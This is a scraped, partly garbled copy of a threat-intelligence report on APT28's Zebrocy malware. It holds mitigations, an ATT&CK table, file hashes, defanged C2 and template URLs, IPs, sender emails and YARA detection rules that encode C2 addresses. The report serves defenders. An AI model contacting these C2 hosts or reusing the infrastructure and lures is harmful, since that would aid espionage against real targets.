• Setting required permissions to limit modification of keys can cause persistence
for login scripts using the registry.
• Use Antivirus/Antimalware software to quarantine suspicious files automatically.
• Enable Attack Surface Reduction (ASR) rules on Windows 10 systems to prevent
Visual Basic and JavaScript scripts from running potentially malicious code.
• Run only signed scripts on the computer.
• Remove the unused command-line interfaces (PowerShell, cmd, etc.) or
interpreters.
Zebrocy Malware Technical Analysis Report
26
• Restricting run permission to administrator only when using PowerShell is
required.
• Disable embedded files in Office applications that do not work with the
Protected View feature, such as OneNote.
• The attackers frequently spread the Zebrocy through spear-phishing documents
and emails. Raising awareness of employees about such attacks will create cyber
security awareness.
• Implement the effective access control for resources accessed using employee
information can be tracked, thus detecting potential anomalies.
• Use Data Loss Prevention (DLP) to prevent data leaks and detect unencrypted
data.
• Use the Trusted Platform Module (TPM) technology to ensure system integrity
against Rootkit and Bootkit malware. Update the BIOS and EFI as needed.
Zebrocy Malware Technical Analysis Report
27
• Etkili erişim denetimleri uygulanırsa, çalışan bilgilerini kullanarak erişilen
kaynaklar izlenebilmekte ve bu sayede olası anormallikler tespit edilebilmektedir.
• Veri sızıntılarını önlemek ve şifrelenmemiş verileri tespit etmek için Data Loss
Prevention (DLP) kullanabilirsiniz.
Zebrocy
Indicator of
Compromise
28

Indicator of Compromise
Zebrocy Malware Technical Analysis Report
Hash
(MD5 / SHA1 / SHA256)
Description
48f8b152b86bed027b9152725505fbf4a24a39fd Zebrocy Binary
1e9f40ef81176190e1ed9a0659473b2226c53f57 Zebrocy Binary
bfa26857575c49abb129aac87207f03f2b062e07 Zebrocy Binary
d697160aecf152a81a89a6b5a7d9e1b8b5e121724038c676157ac72f20364edc Zebrocy Binary
cba5ab65a24be52214736bc1a5bc984953a9c15d0a3826d5b15e94036e5497df Zebrocy Binary
25f0d1cbcc53d8cfd6d848e12895ce376fbbfaf279be591774b28f70852a4fd8 Zebrocy Binary
115fd8c619fa173622c7a1e84efdf6fed08a25d3ca3095404dcbd5ac3deb1f03 Zebrocy Binary
f27836430742c9e014e1b080d89c47e43db299c2e00d0c0801a2830b41b57bc1 Zebrocy Binary
5b5e80f63c04402d0b282e95e32155b2f86cf604a6837853ab467111d4ac15e2 Zebrocy Binary
dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d Zebrocy Binary
6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a Zebrocy Binary
5173721f3054b92e6c0ff2a6a80e4741aa3639bc1906d8b615c3b014a7a1a8d7 Zebrocy Binary
61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e Zebrocy Binary
6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a Zebrocy Binary
9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9 Zebrocy Binary
b41480d685a961ed033b932d9c363c2a08ad60af1d2b46d4f78b5469dc5d58e3 Zebrocy Binary
c91843a69dcf3fdad0dac1b2f0139d1bb072787a1cfcf7b6e34a96bc3c081d65 Zebrocy Binary
e5aece694d740ebcb107921e890cccc5d7e8f42471f1c4ce108ecb5170ea1e92 Zebrocy Binary
a442135c04dd2c9cbf26b2a85264d31a5ac4ec5d2069a7b63bc14b64a6dd82b7 Zebrocy Binary
0be114fe30ef5042890c17033b63d7c9e0363972fcc15a61433c598dd33f49d1 Zebrocy Binary
2631f95e9a46c821a701269a76b15bb065764cc15a0b268a4d1eac045975c9b8 Zebrocy Binary
f36a0ee7f4ec23765bb28fbfa734e402042278864e246a54b8c4db6f58275662 Zebrocy Binary
61c2e524dcc25a59d7f2fe7eff269865a3ed14d6b40e4fea33b3cd3f58c14f19 Zebrocy Binary
6449d0cb1396d6feba7fb9e25fb20e9a0a5ef3e8623332844458d73057cf04a1 Zebrocy Binary
Table 1: Zebrocy
29
Zebrocy Malware Technical Analysis Report
Hash
(MD5 / SHA1 / SHA256)
Description
85da72c7dbf5da543e10f3f806afd4ebf133f27b6af7859aded2c3a6eced2fd5 DDE Documents
8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c86ff DDE Documents
f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5 DDE Documents
86bb3b00bcd4878b081e4e4f126bba321b81a17e544d54377a0f590f95209e46 DDE Documents
2da5a388b891e42df4ed62cffbc167db2021e2441e6075d651ecc1d0ffd32ec8 DDE Documents
0d7b945b9c912d205974f44e3742c696b5038c2120ed4775710ed6d51fbc58ef DDE Documents
fc69fb278e12fc7f9c49a020eff9f84c58b71e680a9e18f78d4e6540693f557d DDE Documents
ed8f52cdfc5f4c4be95a6b2e935661e00b50324bee5fe8974599743ccfd8daba DDE Documents
b9f3af84a69cd39e2e10a86207f8612dd2839873c5839af533ffbc45fc56f809 DDE Documents
Table 2: Zebrocy DDE Documents
Hash
(MD5 / SHA1 / SHA256)
Description
2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f Delivery Documents
abfc14f7f708f662046bfcad81a719c71a35a8dc5aa111407c2c93496e52db74 Delivery Documents
c20e5d56b35992fe74e92aebb09c40a9ec4f3d9b3c2a01efbe761fa7921dd97f Delivery Documents
40318f3593bca859673827b88d65c5d2f0d80a76948be936a60bda67dff27be9 Delivery Documents
5749eb9d7b8afa278be24a4db66f122aeb323eaa73a9c9e52d77ac3952da5e7d Delivery Documents
af77e845f1b0a3ae32cb5cfa53ff22cc9dae883f05200e18ad8e10d7a8106392 Delivery Documents
34bdb5b364358a07f598da4d26b30bac37e139a7dc2b9914debb3a16311f3ded Delivery Documents
79bd5f34867229176869572a027bd601bd8c0bc3f56d37443d403a6d1819a7e5 Delivery Documents
77ff53211bd994293400cb3f93e3d3df6754d8d477cb76f52221704adebad83a Delivery Documents
Table 3: Zebrocy Delivery Documents
• hxxp://supservermgr[.]com/sys/upd/pageupd.php
• hxxp://188.241.58[.]170/local/s3/filters.php
• hxxps://200.122.181[.]25/catalog/products/books.php
• hxxp://188.241.58[.]170/local/s3/filters.php
• hxxp://185.203.118[.]198/en_action_device/center_correct_customer/drivers-i7-
x86.php
• hxxp://145.249.105[.]165/resource-store/stockroom-center-service/check.php
• hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php
• http://45.124.132[.]127/action-center/centerforserviceandaction/service-and-
action.php
• hxxps://support-cloud[.]life/managment/cb-secure/technology.php
• hxxps://www.xbhp[.]com/dominargreatasianodyssey/wp-
content/plugins/akismet/style.php
• hxxps://www.c4csa[.]org/includes/sources/felims.php
Zebrocy C2 URL
30
User Agent
• Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; InfoPath.1)
• Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.3.8 (WinHTTP/5.1) like Gecko
• Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1
Zebrocy Malware Technical Analysis Report
IP
• 185.25.51[.]198
• 185.25.50[.]93
• 220.158.216[.]127
• 92.114.92[.]102
• 86.106.131[.]177
Remote Template (DDE) URL
• hxxp://188.241.58[.]170/live/owa/office.dotm
• hxxp://185.203.118[.]198/documents/Note_template.dotm
• hxxp://145.249.105[.]165/doc/temp/release.dotm
• hxxp://145.249.105[.]165/messages/content/message_template.dotm
• hxxp://188.241.58[.]170/version/in/documents.dotm
• hxxp://109.248.148[.]42/officeDocument/2006/relationships/templates.dotm
• hxxp://109.248.148[.]42/office/thememl/2012/main/attachedTemplate.dotm
Zebrocy Associated Email Addresses
• carl.dolzhek17@post.cz
• shinina.lezh@post.cz
• P0tr4h4s7a@post.cz
• carl.dolzhek17@post.cz
• sym777.g@post.cz
• kae.mezhnosh@post.cz
• tomasso25@ambcomission.com
• kevin30@ambcomission.com
• salah444@ambcomission.com
• karakos3232@seznam.cz
• rishit333@ambcomission.com
• antony.miloshevich128@seznam.cz
31

YARA Rules
rule apt_RU_delphocy_encStrings {
strings:
$enc_keylogger2 = "5B4241434B53504143455D" ascii wide
$enc_keylogger3 = "5B5441425D" ascii wide
$enc_keylogger4 = "5B53484946545D" ascii wide
$enc_keylogger5 = "5B434F4E54524F4C5D" ascii wide
$enc_keylogger6 = "5B4553434150455D" ascii wide
$enc_keylogger7 = "5B454E445D" ascii wide
$enc_keylogger8 = "5B484F4D455D" ascii wide
$enc_keylogger9 = "5B4C4546545D" ascii wide
$enc_keylogger10 = "5B55505D" ascii wide
$enc_keylogger11 = "5B52494748545D" ascii wide
$enc_keylogger12 = "5B444F574E5D" ascii wide
$enc_keylogger13 = "5B434150534C4F434B5D" ascii wide
$cnc1 =
"68747470733A2F2F7777772E786268702E636F6D2F646F6D696E6172677265
6174617369616E6F6479737365792F77702D636F6E74656E742F706C7567696E
732F616B69736D65742F7374796C652E706870" ascii wide
$cnc2 =
"68747470733A2F2F7777772E63346373612E6F72672F696E636C756465732F7
36F75726365732F66656C696D732E706870" ascii wide
condition:
uint16(0) == 0x5a4d and (any of ($cnc*) or all of ($enc_keylogger*))
}
rule apt_RU_Delphocy_Maldocs {
strings:
$required1 = "_VBA_PROJECT" ascii wide
$required2 = "Normal.dotm" ascii wide
$required3 = "bin.base64" ascii wide
$required4 = "ADODB.Stream$" ascii wide
$author1 = "Dinara Tanmurzina" ascii wide
$author2 = "Hewlett-Packard Company" ascii wide
$specific = "Caption = "wininition.exe"" ascii wide
$builder1 = "Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1"
$builder2 = "{02330CFE-305D-431C-93AC-29735EB37575}{33D6B9D9-9757-485A-
89F4-4F27E5959B10}" ascii wide
$builder3 = "VersionCompatible32="393222000"" ascii wide
$builder4 = "CMG="1517B95BC9F7CDF7CDF3D1F3D1"" ascii wide
$builder5 =
"DPB="ADAF01C301461E461EB9E2471E616F01D06093C59A7C4D30F64A51BD
EDDA98EC1590C9B191FF"" ascii wide
$builder6 = "GC="4547E96B19021A021A02"" ascii wide
condition:
uint32(0) == 0xE011CFD0 and all of ($required*) and (all of ($author*) or $specific or
5 of ($builder*))
}
Zebrocy Malware Technical Analysis Report
32

rule zebrocy_binary_detection {
strings:
$s1 =
"4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727
63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36
" ascii
/* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101
Firefox/6' */
$s2 =
"57686572652077617320616E206572726F72206F70656E696E67207468697320
646F63756D656E742E205468652066696C652069732064616D6167656420616
E" ascii
/* hex encoded string 'Where was an error opening this document. The file is
damaged an' */
$s3 =
"4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727
63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36
" ascii
/* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101
Firefox/6.0.1' */
$s4 = "weatherinfo.exe" fullword ascii
$s5 = "5072672073746172743A20" ascii /* hex encoded string 'Prg start: ' */
$s6 = "57656174686572496E666F" ascii /* hex encoded string 'WeatherInfo' */
$s7 = "72656D6F7465" ascii /* hex encoded string 'remote' */
$s8 = "636F756C64206E6F742062652072657061697265642E" ascii
/* hex encoded string 'could not be repaired.' */
$s9 = "41646F6265204163726F626174" ascii
/* hex encoded string 'Adobe Acrobat' */
$s10 = "6669786564" ascii /* hex encoded string 'fixed' */
$s11 = "2C20467265652073697A653A20" ascii /* hex encoded string ', Free size: ' */
$s12 = "72656D6F7661626C65" ascii /* hex encoded string 'removable' */
$s13 = "2C20546F74616C2073697A653A20" ascii
/* hex encoded string ', Total size: ' */
$s14 = "5043204E616D653A20" ascii /* hex encoded string 'PC Name: ' */
$s15 =
"57686572652077617320616E206572726F72206F70656E696E67207468697320
646F63756D656E742E205468652066696C652069732064616D6167656420616
E" ascii
/* hex encoded string 'Where was an error opening this document. The file is
damaged and' */
$s16 = "http://220.158.216.127/search-sys-update-release/base-sync/db7749ID.php"
fullword ascii
$s17 = "ProxyPassword<" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
8 of them
}
Zebrocy Malware Technical Analysis Report
33
Tarihsel Süreç ve Gelişim
Advanced Persistent Threat Groups
MITRE ATT&CK Tehdit Matrisi
APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve
taktikler yeralmaktadır.
Zebrocy
Taktik ID Taktik Adı Teknik ID Teknik Adı
TA0001 Initial Access T1566 Phishing
TA0002 Execution
T1059
T1047
Command and Scripting Interpreter
Windows Management Instrumentation
TA0003 Persistence
T1547
T1547
T1053
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Scheduled Task/Job
TA0005 Defense Evasion
T1140
T1070
T1027
Deobfuscate/Decode Files or Information
Indicator Removal on Host
Obuscated Files or Information
TA0006 Credential Access
T1110
T1606
Brute Force
Forge Web Credentials
TA0007 Discovery
T1083
T1135
T1120
T1057
T1012
T0182
T1016
T1049
T1033
T1124
File and Directory Discovery
Network Share Discovery
Peripheral Device Discovery
Process Discovery
Query Registry
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Time Discovery
TA0009 Collection
T1560
T1119
T1074
T1056
T1113
Archive Collected Data
Automated Collection
Data Staged
Input Capture
Screen Capture
TA0011 Command and Control
T1071
T1132
T1573
T1105
Application Layer Protocol
Data Encoding
Encrypted Channel
Ingress Tool Transfer
TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
Definition,
Description and
References
34
Definition, Description and References
① AutoIT is a free automation software for Microsoft Windows. Although the first
versions of the software were prepared entirely for automation, they expanded its
scope later, and it became a programming tool where almost any application
could be developed.
② Luckystrike is a PowerShell-based open-source utility for creating malicious
Office macro documents.
③ Koadic is a Windows post-exploit rootkit similar to other penetration testing
tools like Meterpreter and Powershell Empire.
https://www.cisa.gov/uscert/ncas/analysis-reports/ar20-303b
https://malpedia.caad.fkie.fraunhofer.de/details/win.zebrocy
https://apt.etda.or.th/cgi-bin/listgroups.cgi
https://github.com/MISP/misp-galaxy/blob/main/clusters/threat-actor.json
https://malpedia.caad.fkie.fraunhofer.de/actor/sofacy
Zebrocy Malware Technical Analysis Report
35
Contact
Zebrocy Malware Technical Analysis Report
Tackling regional and global threat actors requires greater cooperation between the
public and private sectors. One of the most significant contributors to this
collaboration is the technology partners that provide digital risk protection
applications and cyber threat intelligence services. With the services to be received
in this area, you can get support on the latest attack trends, vulnerability intelligence,
intelligence work for your brand, the technique, tactics, procedures of threat actors,
the appearance of your institution on the internet, and attack surface discovery and
many more. In addition, Brandefense responds to all industry needs with an all-in-
one perspective, on a single platform, and without the need for any internal
installation.
You can contact us for all your questions and PoC requests;
BRANDEFENSE.IO
+90 (850) 303 85 35
info@brandefense.com
/Brandefense
/brandefense
/brandefense

Zebrocy Malware Technical Analysis Report

  • 1.
    Zebrocy Malware Technical AnalysisReport Author: Threat Intelligence Team Relase Date: 10.02.2022 Rerport ID: ZZYAR10022022
  • 2.
    2 Table of Contents ExecutionSummary History & Development TTPs & Technical Analysis Advice & Mitigations 24 12 7 3 4 General Description & Motivation Indicators of Compromise Definition, Description and References 33 28
  • 3.
    3 Execution Summary In thisreport prepared by the Brandefense cyber intelligence team, we have analyzed malware toolkits belonging to an advanced cyber threat group named Sofacy (other security providers have called it APT28, Fancy Bear, STRONTIUM, Pawn Storm, and Sednit). In the report, malicious software sets belonging to the Sofacy group were shared in more than one version. You should not be considered these anti-malware precautions unique to only Zebrocy and any other malware toolkit. The behavior of groups with a high threat profile, such as Sofacy, must be understood. The techniques we have described explain what they need to do if one becomes the target of a future offensive campaign. We consider that the report's attack methods and malware investigations should create cyber security awareness. In addition, TTP findings used by threat actors will contribute by feeding cybersecurity teams. Zebrocy Malware Technical Analysis Report
  • 4.
    4 Teknik Analiz Sofacy(a.k.a APT28)gibi 2018 yılının sonuna kadar en aktif APT gruplarından birinin olması sebebiyle Zebrocy ve birçok başka kötü amaçlı araç seti, siber uzay üzerinde öncelikli bir yere sahip olmuştur. APT grubunun kimlik avı saldırılarında iyi, yüksek hacimli ve hedef odaklı olmaları, iyi sayılabilecek opsec önlemleri sayesinde günümüzde halen etkisini sürdürmektedir. Tarih sahnesinde Zebrocy, belirli periyotlarda yürüttükleri saldırı kampanyaları ve araç setlerinde yapılan güncellemelere göre yıllara bölerek inceleyebiliriz. Zebrocy 2015 Zebracy ilk varyantları, kurbanlarına AutoIT downloader ve Delphi backdoor payload yüklenmesi şeklinde etki ederken, bu zararlının yayılması sırasında herhangi bir 0day kullanılmadığı, spearphishing denilen vektör ile dağıtıldığı tespit edilmiştir. Burada zararlı yazılım ilk aşama olarak kurbana Microsoft Office belgeleri ve ya arşiv olabilecek bir ek ile dosyayı açmaya yönlendiriyor ardından, bu zararlı dokuman makro kullanarak sisteme indiriliyor. Tarayıcı kimlik hırsızlığı, keylogging ve Windows üzerindeki oturum hırsızlığını amaçlayan yetkinliklere sahip olan bu versiyon 2018 yılına kadar güncellenerek etki etmeye devam etmiştir. O yıllarda Zebrocy'nin hedef aldığını görülen kurbanlar Azerbaycan, Bosna Hersek, Mısır, Gürcistan, İran, Kazakistan, Kore, Kırgızistan, Rusya, Suudi Arabistan, Sırbistan, İsviçre, Tacikistan, Türkiye, Türkmenistan, Ukrayna, Uruguay ve Zimbabve'de bulunmaktaydı. Bu hedefler arasında büyükelçilikler, dışişleri bakanlıkları ve diplomatlar yer almaktadır Zebrocy 2017 Zebrocy 2018 Bu rapor kapsamında incelenmiş olan zararlı yazılım Zebrocy Golang varyantı olacaktır. Bu varyant ilk olarak 2018 yılında tespit edilmiş olup farklı versiyonları günümüzde hala etkin halde kullanılmaktadır. Advanced Persistent Threat Groups General Description & Motivation
  • 5.
    5 General Description &Motivation Zebrocy is malware that falls into the Trojan category, which the threat actor group called APT28/Sofacy has used since 2015. Zebrocy malware consists of 3 main components; Backdoor, Downloader, and Dropper. The Downloader and Dropper take responsibility for discovery processes and downloading the main malware on the systems. At the same time, Backdoor undertakes the duties such as persistence in the system, espionage, and data extraction. This malware, which is not considered new, has variants in many different languages from the past to the present. These include programming languages such as Delphi, C#, Visual C++, VB.net, and Golang. Furthermore, we know that advanced threat actors and groups revise their malicious software among their toolkits at certain time intervals using different languages and technologies. It includes many social engineering techniques that direct its victims to open the attached files with a thematic fake mail trending at the point of distribution of malware. The sectors targeted by the malware are as follows; • Ministries of Energy and Industry • Science and Engineering Centers • Ministry of Foreign Affairs • National Security and Intelligence Agencies • Press Services • Embassies and Consulates The threat group's focus is espionage activities aimed at critical and strategic points of states and organizations. These targets are located in countries in the Middle East, Europe, and North America. Zebrocy Malware Technical Analysis Report
  • 6.
    6 Once the Zebrocymalware had infiltrated the target system, it first has initiated the discovery phase. Then, it starts some actions within the system within the framework of specific rules with metadata of the compromised system and a screenshot. After the discovery phase, it transmits the files listed below to the command and control server to extract data. Related file extensions: • .doc, .docx • .xls, .xlsx • .ppt, .pptx • .exe • .zip, .rar We could make a general definition: The Zebrocy malware serves as a target- oriented attack campaign and contains the functions necessary for espionage activities. Furthermore, it is thought that malware is in a structure that is updated periodically and is structured to increase its capabilities with the addition of new modules to the malware. Zebrocy Malware Technical Analysis Report
  • 7.
    7 MITRE ATT&CK TehditMatrisi APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve taktikler yeralmaktadır. Zebrocy Taktik ID Taktik Adı Teknik ID Teknik Adı TA0001 Initial Access T1566 Phishing TA0002 Execution T1059 T1047 Command and Scripting Interpreter Windows Management Instrumentation TA0003 Persistence T1547 T1547 T1053 Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job TA0005 Defense Evasion T1140 T1070 T1027 Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information TA0006 Credential Access T1110 T1606 Brute Force Forge Web Credentials TA0007 Discovery T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124 File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery TA0009 Collection T1560 T1119 T1074 T1056 T1113 Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture TA0011 Command and Control T1071 T1132 T1573 T1105 Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer TA0010 Exfiltration T1041 